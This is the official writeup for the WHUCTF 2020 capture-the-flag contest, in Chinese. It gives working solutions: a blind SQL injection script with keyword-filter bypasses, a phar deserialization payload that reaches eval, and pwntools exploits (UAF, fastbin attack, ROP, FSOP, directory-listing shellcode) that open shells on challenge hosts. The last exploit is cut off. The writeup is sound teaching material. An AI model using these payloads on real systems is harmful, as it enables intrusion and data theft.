WHUCTF 官方 WP

WEB

Easy_sqli

当 web 第一题出的，主要是希望校内新生了解一下 sql 注入，虽然是盲注还有过滤，但是给出了 sql 语句，可以了解到 sql 语句是怎么拼接起来的

只有三种状态: sql 语句错误——没有返回; sql 语句正确且有结果——Login success; sql 语句正确但是没有结果——fail

有些师傅的用的字母表来进行匹配，就没有匹配到后面的标点符号(其实是我故意加的)

还有些师傅读出来的 flag 都是小写，这是 mysql 本身对大小写不敏感的原因，select 's' = 'S';结果也是 1，推荐使用 binary 模式或者直接用 ascii 码进行比较

exp:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Date        : 2020-05-28
# @Author    : Jiryu (Xiaoxianghuayu@gmail.com)
import requests

url = 'http://218.197.154.9:10011/login.php'
flag = ''

# from, select, or, where 过滤
for i in range(1, 50):
left = 33
right = 128

while right - left != 1:
```

```
mid = (right + left) / 2
#target = 'select database()'
#target = 'select group_concat(table_name) from information_schema.tables where table_schema=database()'
#target = 'select group_concat(column_name) from information_schema.columns where table_name="f1ag_y0u_wi1l_n3ver_kn0w"'
target = 'select f111114g from f1ag_y0u_wi1l_n3ver_kn0w'

payload = "'or (ascii(substr(({}), {}, 1))>{})#".format(target, i, mid)
payload = payload.replace('from', 'frfromom')
payload = payload.replace('select', 'selselectect')
payload = payload.replace('or', 'oorr')
payload = payload.replace('where', 'whwhereere')
data = {
"user": "admin",
"pass": payload
}

content = requests.post(url, data = data).content
if 'success' in content:
left = mid
else:
right = mid
flag += chr(right)
print flag

# easy_sql1
# f1ag_y0u_wi1l_n3ver_kn0w,users
# f111114g
# WHUCTF{r3lly_re11y_n0t_d1ffIcult_yet??~}
```

Easy_unserialize

打开页面后只有 upload 和 view 两个选项卡，查看页面源码可以看到很显眼的 name="acti0n"，抓一下包可以看到?acti0n=upload 的访问方式，这是很显然有文件包含的点

题目中简单的过滤了 base64(小写)，随便改一个大写就可以绕过

?acti0n=php://filter/convert.basE64-encode/resource=upload.php

?acti0n=php://filter/convert.basE64-encode/resource=view.php

简单的审计一下两份功能代码, upload.php 里面没有什么利用点, 就是上传文件, 其中过滤了一些危险函数(怕失控 orz...)

那么关键点在 view.php 里面

view.php 里面有很显然的 eval(), 只要修改类中的私有变量$cmd 就可以拿到 shell

参考 https://paper.seebug.org/680/, 存在 phar 反序列化漏洞

有许多函数可以触发该漏洞, 比较常见的就是 file_exists

```
<?php
class View {
public $dir = 'upload/3275d5793c79f735940cf0c086c4f2ae/';
private $cmd = 'phpinfo();chdir("/var/www/html");readfile("flag.php");';
}
$o = new View();

unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //设置 stub
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
$phar->stopBuffering();

#$st = "readfile('flag.php');";
#eval($st);
?>
```

运行该 php 文件, 获取 phar.phar, 上传后在 view.php 处, 发送 post 命令:

delete=phar://phar.phar/123, 即可看到命令执行效果

至于上传时的文件类型检测, 是通过添加 GIF89a 解决的

还有许多函数都可以触发 phar, getimagesize 同样可以触发; 而文件后缀也不一定要是 phar, 只要使用 phar 协议就可以

ezphp

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

ezcmd

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

ezinclude

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

HappyGame

https://blog.szfszf.top/article/43/

BookShop

https://blog.szfszf.top/article/43/

MISC

过早了没

https://mega.nz/file/JUphFCxZ#rJxFgj5eDLhLZagGXr03BOFBRyIfIO-jJYO

LnxkJS1k

yummy.jpeg

steghide 提取出 c.txt

ABAAABAABBABAAABAABAABAAAABBAAABBBBABBBABAAABBAABBA

AAAAABBABBAABBBAABBABBBAAABAAAAAAABAABBAAAABBAAA

BAABAAAAAAAABABAAABABAAAAABAABABAABB

Bacon 解密

ITISIMPORTANTTOEATBREAKFAST

whuctf{ITISIMPORTANTTOEATBREAKFAST}

佛系青年 BingGe

佛曰解密,得到

767566536773bf1ef643676363676784e1d015847635575637560ff4f41d

栅栏解密+hex to ascii 试一试，发现为 6 时得到 flag

颜文字

首先得到一个压缩包和一个 txt 文件

txt 文件中是 AAencode 编码，在线解密网站：https://www.qtool.net/decode

解码结果为：“我猜扫码得不到 flag，但，也许呢？;”

压缩文件为伪加密（这里不仅要改文件尾部的加密位还要改全局加密位）。解开之后得到一个残缺的二维码，反色+补上定位点，扫描结果为 https://space.bilibili.com/309312103

空间简介中提到“我猜你是来找 key 的”，标签中有 1234，key 在暗示这是一个密钥。结合后面放出的 hint：“想想 key 该怎么使用”，而原文件只有一个 png 文件，因此联想到带密钥的 LSB 隐写。

使用 *cloacked-pixel* 解原二维码图片

```
python lsb.py extract 2333.png out 1234
```

得到十六进制文件。文件最后几个字符 74 E4 05 98 翻转后为 89 50 4E 47（png 文件头），因此用脚本将整个文件翻转：

```
with open( 'out','rb' ) as file:
with open('flag.png' ,'wb') as flag:
flag.write(file.read()[::-1])
```

得 *flag* 图片，*flag* 为 *WHUCTF{hei_hei_gkd_2333}*

（其实残缺的二维码本来是想设置成干扰，不放有用信息的。。后来想想带密钥的 LSB 可能不太容易想到，就还是把 key 放进去了）

被汇编支配的恐惧

这题参考的原题为 D^3CTF 的一道 misc。

首先得到一个 jpg 文件和一个压缩包。

jpg 文件属性里提示“我猜你是来找线索的，别爆破了，爆不出来的，因为密码

有 13 位”


而 jpg 文件尾 FF D9 前还有几位字符 ISBN，结合 hint：注意图片内容本身，图片是一本书哦，暗示压缩包密码可能为书的 ISBN 号。

很容易可以找到这本汇编的 ISBN 号为 ISBN 978-7-302-33314-2，去掉-刚好是 13 位。


打开压缩包有 100 张小图片，结合 hint：“你会拼图吗?”可知需要拼图解决。

有两种拼法，20*5 或者 10*10,10*10 的拼法图片恰好可以接上。

拼出来的图片：



后面根据 hint：最后一步光栅等距填充 得知需要补上栅格（其实根据这个 hint 已经可以搜到原题了。不过由于图没出好，补上栅格后效果也不是特别好）。




附上代码：

```
from PIL import Image, ImageDraw
im = Image.open('out.bmp')
draw = ImageDraw.Draw(im)
for i in range(101):
    if i % 2 == 0:
        draw.rectangle((i*2+1, 0, (i+1)*2,100), fill="#000000")
im.save('out1.bmp')
```

根据 hint：最后一步的字符串与拼音有关，有一个看不清的字母被替换成了特殊字符

依稀辨认出 flag 为 WHUCTF{GUANG_SH@N}

(附原图： )

shellofawd

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

版权保护

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

check-in

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

wechat-game

https://note.youdao.com/ynoteshare1/index.html?id=96d133e238f7a846860704a64962a0bf&type=note

Crypto

https://github.com/1138164561/WHUCTF2020-Crypto/blob/master/WHUCTF2020-Crypto-writeup-ii202005290043.pdf

Reverse

RE1

3*3 数独，满足行列和等于 15，以及无重复数字即可。

动态调试可以较快的分析清对输入变量的约束条件。

RE2

出题思路：本题目主要考察对于程序输入输出状态的针对性解决方法。

在本题中，使用了不透明谓词对控制流进行了混淆。

因此首先需要确定控制流被什么因素影响，这里我是用的是输入变量的字符串长度。

混淆方法参考：https://bbs.pediy.com/thread-258284.htm

出题预期是希望同学们能够根据输出结果或者是能否进入关键代码块来进行输入字符串长度的爆破求解，当然同学们通过对约束条件进行解不等式方程获

取正确的字符串长度也很好。

这里给出 Jason 的脚本：

```python
def find_strlen_we_need_to_create():
    for Size_14 in range(1,1000000000):
        local_15=0
        local_12=1030
        while(local_12>=1):
            local_15+=1
            if ( local_12 % 2 == 1 ):
                local_12 = 3 * local_12 + 1;
            else:
                local_12=local_12 // 2;
            if ( local_15 >= 255 ):
                #print(local_15)
                #print("wrong flag!")
                break
            if ( (Size_14 - local_12 > 0x1C) & (local_12 + Size_14 < 0x20 )):
                print("get flag")
                print("Size_14 %x "%Size_14)
                print("local_12 %x "%local_12)
                print("local_15 %x "%local_15)
```

在获取了正确的输入字符串长度后，即可进入验证模块。

```
if ( Size - v13 > 0x1C && v13 + Size < 0x20 )
{
  sub_401380(Size);
  v15 = sub_4014B0();
  for ( i = 0; i < Size; ++i )
  {
    v5 = *((_BYTE *)&v15 + (signed int)i % 4);
    *((_BYTE *)Buf1 + i) = *(_BYTE *)sub_401850(i) ^ v5;
  }
  if ( !memcmp(Buf1, Buf2, Size) )
    v6 = sub_401E40(std::cout, "GJ, you get the real flag!");
  else
    v6 = sub_401E40(std::cout, "plz try again");
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v6, sub_402180);
  break;
}
```

这里的 size 对应于 StrLength

可以看出使用的是 XOR 加密验证的形式，因此只需要获取 key 即可完成加密数据的解密工作。

这里在分析 key 的生成时，可以发现其对应于 v15 变量，因此分析与 v15 有关的函数即可。

其中 sub_401380 的输入变量时字符串长度，sub_4014B0()输出了 v15 的具体值。

这里其实可以动态调试获取，因为代码块是由长度决定的，因此对于该部分，其 size 数值也是确定的，所以只需要确定这两个函数是否能影响我们现在所需要的密文即可，调试发现没有关系，因此这两个函数可以不分析内部细节，只关注这里 sub_4014B0 的返回数值。确定了其是固定的，写脚本对数据进行解密即可。

这里使用的函数其实是 srand 和 rand。

其他解法：

由静态分析可知，key 是 4 字节，且可见字符串中没有出现题目描述中给出的 flag 的格式，因此可以使用已知明文攻击的方式获取 key，然后后续对{}进行验证即可。

RE3

主要考察对常见的常量的了解，在打开程序后，发现使用了强混淆，根据混淆特点可以很快确定是使用了 movfuscator，这样的话恢复控制流就比较困难，因此考虑其他入手点，如.data 段的常量，发现一个 base64 的字符串，可是只有 58 位，查阅资料即可知道是 base58，对下面的字符进行换表解码即可。

```
data:08062030                 ;org 8062030h
data:08062030 off_8062030     dd offset aEtrpgizbjfumve
data:08062030                                         ; DATA XREF: .text:0805E98D↑o
data:08062030                                         ; "EtrPgIzBJFuMVeo2oFkubYukc"
data:08062034 aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345',0
data:08062034                                         ; DATA XREF: .text:0804F839↑o
data:0806206F aGoodFlagIsWhuc db 'good! flag is WHUCTF{%s}',0Ah,0
data:0806206F                                         ; DATA XREF: .text:0805FB24↑o
data:08062089 aWrong          db 'wrong !',0Ah,0      ; DATA XREF: .text:0805ECE0↑o
data:08062089                                         ; .text:080601E4↑o
data:08062092 aEtrpgizbjfumve db 'EtrPgIzBJFuMVeo2oFkubYukc',0
```

RE4

这题本来是想考使用 unicorn、angr 模拟执行，就可以很优雅的提取参数、求解方程组，但是由于参数混淆得不够导致大家可以参数的固定位置来提取解题。

预期解为：通过 unicorn 从 check 函数入口开始模拟执行，hook 住 mul 指令，提取参数，hook cmp 指令，提取对比的值，解方程即可。

decrypt


题目给出了.bin 格式的 DLINK DIR878A1 路由器固件，版本 v1.12，用 binwalk 没有显示结果，因为是加密的固件。

上网查找资料，这种加密情况下，需要找到中间版本，某个中间版本是未加密和加密的过渡版本，而这个中间固件包含了解密所需的程序或密钥。在 DLINK 官网搜索 DIR878 型号的所有固件依次排查，发现 v1.10 版本之前都没有加密，其后都加密了，所以 v1.10 是中间版本。binwalk 提取 v1.10 版本中的 /bin/imgdecrypt，就是所需的解密程序。用该程序对 v1.12 的固件解密，用 chroot 和 qemu-mipsel-static 运行解密程序。解密后用 binwalk 提取即可。解密时能得到:key:C05FBF1936C99429CE2A0781F08D6AD8


所以 flag{C05FBF1936C99429CE2A0781F08D6AD8}

confuse


将文件拖入 IDA 中查看 main 函数，发现程序被混淆过了，是 ollvm 混淆。查看对输入字符串的交叉引用，可以发现 flag 的长度为 38，然后将输入字符串传入了 sub_401490 函数。



查看 sub_401490 函数的实现，继续查看对输入字符串的交叉引用。



发现先判断输入字符串的开头是否为 flag{，然后传入 sub_4010C0 函数。查看 sub_4010C0 函数的实现，在此处下断点，输入 flag{12345678901234567890123456789012}，发现 key 为 1234，应该是取了输入的第 6 个字符到第 9 个字符。



发现会判断 sub_400C60()的返回值是否为 0，为 0 则退出。由于只与 4 个字符有关，便可以采用爆破的方法来得到这 4 个字符。如果识别出是 rc4 加密，便可以写代码爆破出这 4 个字符，如果没识别出，也可采用 patch 二进制程序

来爆破出这 4 个字符。

下面是 patch 二进制程序的爆破方法：

首先在 0x4012E4 处下断点，输入 flag{00000000000000000000000000000000}，

当程序断在此处时，修改如下几处代码：


```
.text:00000000004012BF loc_4012BF:                             ; CODE XREF: sub_4
.text:00000000004012BF inc     [rbp+s]
.text:00000000004012C3 nop
.text:00000000004012C4
.text:00000000004012C4 loc_4012C4:                             ; CODE XREF: sub_4
.text:00000000004012C4 mov     esi, 4
.text:00000000004012C9 lea     rdi, [rbp+s]
.text:00000000004012CD call    sub_4008E0
.text:00000000004012D2 call    sub_400C60
.text:00000000004012D7 mov     esi, 52C2B83Fh
.text:00000000004012DC mov     ecx, 82F6FDEBh
.text:00000000004012E1 mov     dword ptr [rbp+s+5], eax
.text:00000000004012E4 cmp     dword ptr [rbp+s+5], 0
.text:00000000004012E8 jz      short loc_4012BF
.text:00000000004012EA nop
.text:00000000004012EB and     dl, 1
```

```
.text:00000000004012BF inc    [rbp+s]
.text:00000000004012C3 nop
```

```
.text:00000000004012E8 jz     short loc_4012BF
.text:00000000004012EA nop
```

然后在 0x4012EA 处下断点，当程序断在此处时，查看[rbp-0x35]处的数据。可以得到前 4 位为 6EB3，继续分析函数 sub_401490，发现后面的是单字节变换。

```
*(_BYTE *)(v31 + v29 + 9) = *(_BYTE *)(v31
+ v29 + 9) & 0xA7 | ~*(_BYTE *)(v31 + v29 + 9) & 0x58
```



可以直接写代码求解。求出后面的字符串为 EEE652DD230D999E1221351D97D9。

代码如下：

```
#include <stdlib.h>
int main(void)
```

```
{
     char
    out[]={0x1D,0x1D,0x1D,0x6E,0x6D,0x6A,0x1C,0x1C,0x6A,0x6B,0x68,0x1
    C,0x61,0x61,0x61,0x1D,0x69,0x6A,0x6A,0x69,0x6B,0x6D,0x69,0x1C,0x6
    1,0x6F,0x1C,0x61};
        int i;
     unsigned char j;
     for(i=0;i<28;i++)
     {
          for(j=0;j<255;j++)
          {
               if(out[i]==(j & 0xA7 | ~j & 0x58))
               {
                    printf("%c",j);
               }
          }
     }

     return 0;
}
```

其实程序的流程是：用 flag 的前 4 字符”6EB3”作为 RC4 的密钥，对 Data[256]={0xC7,0x3C…}进行加密，若加密后等于 output[256]={ 0x53,0xB9…}，就通过第一个检查。接下来，如果 flag 括号内的其余字符串每一位与 0x58 做异或，结果等于 out[]={0x1D,0x1D…}，就完成检查。

flag{6EB3EEE652DD230D999E1221351D97D9}

Pwn

FFF

十分简单的 UAF，利用 unsorted bin 泄漏 libc 地址，fastbin attck 分配到 __malloc_hook 附近，one_gadget 改写__malloc_hook 劫持控制流即可。

```
# coding=utf-8

from pwn import *

context(os='linux', arch='amd64', log_level='debug')
# context.aslr = False
# context.terminal = ['terminator', '-x', 'sh', '-c']

if args['GDB_DEBUG'] == '1':
    log.info("debug!")

if args['REMOTE'] == '1':
# if True:
    p = remote("176.122.133.116", "10000")
else:
    p = process("./pwn")

def menu(idx):
    p.sendlineafter("> ", str(idx))

def alloca(size):
    menu(1)
    p.sendlineafter("size?", str(size))

def show(idx):
    menu(3)
    p.sendlineafter("index?\n", str(idx))
    res = p.readline()[:-1]
    return res


def edit(idx, size, content):
```

```
    menu(2)
    p.sendlineafter("index?\n", str(idx))
    p.sendlineafter("size?\n", str(size))
    p.send(content)


def free(idx):
    menu(4)
    p.sendlineafter("index?", str(idx))

def exp():
    if args['GDB_DEBUG'] == '1':
      gdb.attach(p, "b *0x555555554000+0xC9E")
    binary = ELF("./pwn")
    libc = ELF("./libc-2.23.so")

    # unsorted bin leak
    alloca(0x80)          # chunk 0
    alloca(0x10)          # chunk 1
    free(0)
    unsorted_bin_addr = u64(show(0).ljust(8, "\x00"))
    log.info("unsorted_bin_addr: " + hex(unsorted_bin_addr))

        libc_base = unsorted_bin_addr - (0x0000155555328b78 - 0x155554f64000)        #
main_arena+88 可以调试直接得到 offset
    log.info("libc_base: " + hex(libc_base))

    def fastbin_attack(libc_base):
        malloc_hook = libc.sym['__malloc_hook'] + libc_base
        one_gadget = 0x4526a + libc_base  # 多试几个 one gadget

        # 通过字节错位，将 chunk 分配到 malloc_hook
        target_chunk = libc_base + 0x155555328b05 - 0x155554f64000 - 0x18
        log.info("target_chunk: " + hex(target_chunk))
        log.info("malloc_hook: " + hex(malloc_hook))

        alloca(0x60)  # 2
        alloca(0x10)  # 3
        # alloc(0x60)       # 6
        # alloc(0x60)       # 7
        free(2)  # 进 fastbin
        # free(6)

        # payload = "a"*0x10 + p64(0) + p64(0x71) + p64(target_chunk)
```

```
        payload = p64(target_chunk)
        edit(2, len(payload), payload)

        alloca(0x60)   # 4
        alloca(0x60)   # 5       in __malloc_hook

        payload = "a" * (malloc_hook - target_chunk - 0x10) + p64(one_gadget)
        log.info("one_gadget: " + hex(one_gadget))
        log.info(payload)
        edit(5, len(payload), payload)

        alloca(0x10)   # trigger

    fastbin_attack(libc_base)

    p.interactive()

exp()
```

shellcode

此题使用 seccomp 限制了不能通过 execve getshell，可以 ORW 读文件，但是难点在于不知道 flag 的路径,然而列目录并不需要通过系统调用 execve，最简单的想法是调用 libc 中的 opendir、readdir 读取目录，但是由于需要自己泄漏 libc 地址，比较麻烦，但也可行。

另一种做法为利用 getdents 系统调用列目录，exp 如下

```
# coding=utf-8

from pwn import *

context(os='linux', arch='amd64', log_level='debug')
context.aslr = False


if args['REMOTE'] == '1':
# if True:
```

```
    p = remote("", "")
else:
    p = process("./pwn")

if args['GDB_DEBUG'] == '1':
    gdb.attach(p, """b *0x555555554000+0x0D94""")

# shellcode = shellcraft.amd64.cat("/home/")

# https://github.com/inaz2/roputils/blob/master/shellcodes/linux-x86-64-readdir.s
shellcode = """
_start:
        jmp caller
callee:
        pop rdi
        xor rcx, rcx
        mov cl, [rdi]
        inc rdi
        mov [rdi+rcx], ch
main:
        xor rsi, rsi
        push 2
        pop rax
        syscall                 # open
        xchg rdi, rax
        xchg rsi, rax
        xor rdx, rdx
        not dx
        push 78
        pop rax
        syscall                 # getdents
loop:
        mov rax, [rsi]
        test rax, rax
        je exit
        mov dx, [rsi+16]
        lea r8, [rsi+rdx]
        sub rdx, 20
        lea rsi, [rsi+18]
        mov byte ptr [rsi+rdx], 0xa
        inc rdx
        push 1
        pop rdi
        push 1
```

```
        pop rax
        syscall                 # write
        mov rsi, r8
        jmp loop
exit:
        xor rdi, rdi
        push 60
        pop rax
        syscall                 # exit
caller:
        call callee
arg:
        .byte 1
        .ascii "/"
"""

p.sendlineafter("Length of your shellcode:", str(len(shellcode)))
p.sendafter("Your shellcode:", asm(shellcode))
p.sendlineafter("Entry point:", str(0))

p.interactive()
```

pwnpwnpwn

32 位入门栈溢出，ROP 可以解决。

```
from pwn import *
env=os.environ
env['LD_PRELOAD']='./pwnpwnpwn.so'
context.log_level="debug"
#r=process('./pwnpwnpwn')
r=remote('218.197.154.9',10004)
vuln_addr=0x0804843b
read_addr=0x08048300
write_addr=0x08048320
got_read=0x0804a00c
#step 1:leak libc
payload='a'*(0x88+4)+p32(write_addr)+p32(vuln_addr)+p32(1)+p32(got_read)+p32(4)
r.recvuntil("?\n")
r.sendline(payload)
read_real=u32(r.recv(4))
sys_real=read_real-0xf7e08350+0xf7d6e940
binsh_real=read_real-0xf7e08350+0xf7e8d02b
print "[+]read_address: "+hex(read_real)
```

```
print "[+]system_address: "+hex(sys_real)
r.recvuntil("?\n")
#step 2:do ROP to execute system('/bin/sh')
payload='a'*(0x88+4)+p32(sys_real)+"a"*4+p32(binsh_real)
r.sendline(payload)
r.interactive()
```

attention

delete 存在 UAF 漏洞，事先在 bss 段构造 0x41 的 size 绕过 fastbin 安全检查，然后做 fastbin attack 篡改 bss 段的指针，使其指向 GOT 表，然后泄露 GOT 表，将 GOT 表改写为 system 地址，执行 system('/bin/sh')。

```
from pwn import *
env=os.environ
env['LD_PRELOAD']='./attention.so'
#r=process('./attention')
r=remote('218.197.154.9',10002)
context.log_level='debug'
def add():
    r.recvuntil(':')
    r.sendline('1')
def edit(name,data):
    r.recvuntil(':')
    r.sendline('2')
    r.recvuntil(':')
    r.send(name)
    r.recvuntil(':')
    r.send(data)
def delete():
    r.recvuntil(':')
    r.sendline('3')
def show():
    r.recvuntil(':')
    r.sendline('4')
target=0x6010a8-8
got_atoi=0x601060
#step 1:fake 0x41 on 0x6010a8
for i in range(0x43):
    add()
#step 2:fastbin attack bss,and overwrite ptr->got_atoi
delete()
```

```
edit(p64(target),'a'*8)
add()
add()
edit(p64(got_atoi),'y')
#step 3:leak atoi,and overwrite got_atoi->system
show()
r.recvuntil(':')
atoi=u64(r.recv(6).ljust(8,'\x00'))
success(hex(atoi))
sys=atoi-0x7f6218e50e80+0x7f6218e5f390
edit(p64(sys),'z')
r.sendline('sh')
r.interactive()
```

heaptrick

edit 功能存在任意地址写入 0xcafebabe 值的漏洞，add 功能只允许申请 0x90 到 0x2333 大小之间的堆块。

先 delete，然后 add 的时候可以泄露 libc 地址，计算出 global_max_fast、_IO_list_all、libcbase 等重要的地址。

global_max_fast 是 main_arena 区域中控制最大的 fastbin 大小的变量，free 堆块后，系统根据 fastbin 大小的不同，在 main_arena 的 fastbinY 数组中填入被 free 堆块的地址。例如 size=0x20 的 fastbin 地址填在 main_arena+8，0x30 的 fastbin 地址填在 main_arena+16……直到 0x80 的 fastbin 在 main_arena+56。

设 fastbinsize 的堆块放在 main_arena+offset 位置，推出公式为：

fastbinsize=2*(offset+8)

如果 global_max_fast 被改为很大的值，系统就能继续向 main_arena 后面的内存写入 free chunk 的地址。_IO_list_all 地址位于 main_arena+0xa00。现在想伪造堆块并 free，向_IO_list_all 写入该堆块的地址，所以计算 fastbinsize=2*(0xa00+8)=0x1410。

需要 malloc(0x1400)，再 free 就能让_IO_list_all 指向它。

为什么要让_IO_list_all 指向伪造的 chunk 呢？因为系统中的_IO_FILE 结构体以链表形式存在，_IO_list_all 相当于头结点，指向下一个_IO_FILE 结构体。系统执行 exit(0)时调用_IO_flush_all_lockp 函数，该函数寻找下一个_IO_FILE 结构体，调用该结构体 vtable 中的_IO_OVERFLOW 函数(位于 vtable+0x18 处)。因此，在堆块上伪造_IO_FILE 结构体和 vtable(填入 one_gadget 地址)，让_IO_list_all 指向结构体，就能在 exit(0)的时候，调用堆块中的 vtable 函数，执行 one_gadget。

先部署堆块，伪造的_IO_FILE 需要通过两个检查，其实只要让_IO_write_ptr=1，其他都为 0 就可以通过下列检查:

1. _IO_FILE->mode<= 0
2. _IO_FILE->_IO_write_ptr > _IO_FILE->_IO_write_base

one_gadget 地址填入 bsscomment，上一步伪造的 vtable 位于 bsscomment-0x18，所以系统调用 vtable+0x18 的_IO_OVERFLOW 函数时就能定位到 one_gadget。global_max_fast 改大之后，free 掉伪造的堆块，就能让_IO_list_all 指向伪造的_IO_FILE 结构体。系统执行 exit(0)时，调用_IO_flush_all_lockp，从_IO_OVERFLOW 获得 shell。

本题应用了一种 FSOP 的高级攻击技术。

```
from pwn import *
env=os.environ
env['LD_PRELOAD']='./heaptrick.so'
context.log_level='debug'
#r=process('./heaptrick')
r=remote('218.197.154.9',10003)
def add(size,cont):
r.recvuntil('exit\n')
r.sendline('1')
r.recvuntil(':')
r.sendline(str(size))
r.recvuntil(':')
r.sendline(cont)
def delete(idx):
r.recvuntil('exit\n')
r.sendline('2')
r.recvuntil(':\n')
r.sendline(str(idx))
```

```
def edit(cont):
r.recvuntil('exit\n')
r.sendline('3')
r.recvuntil(':')
r.sendline(cont)
#step 1:leak elfbase and libc
r.recvuntil('exit\n')
r.sendline('666')
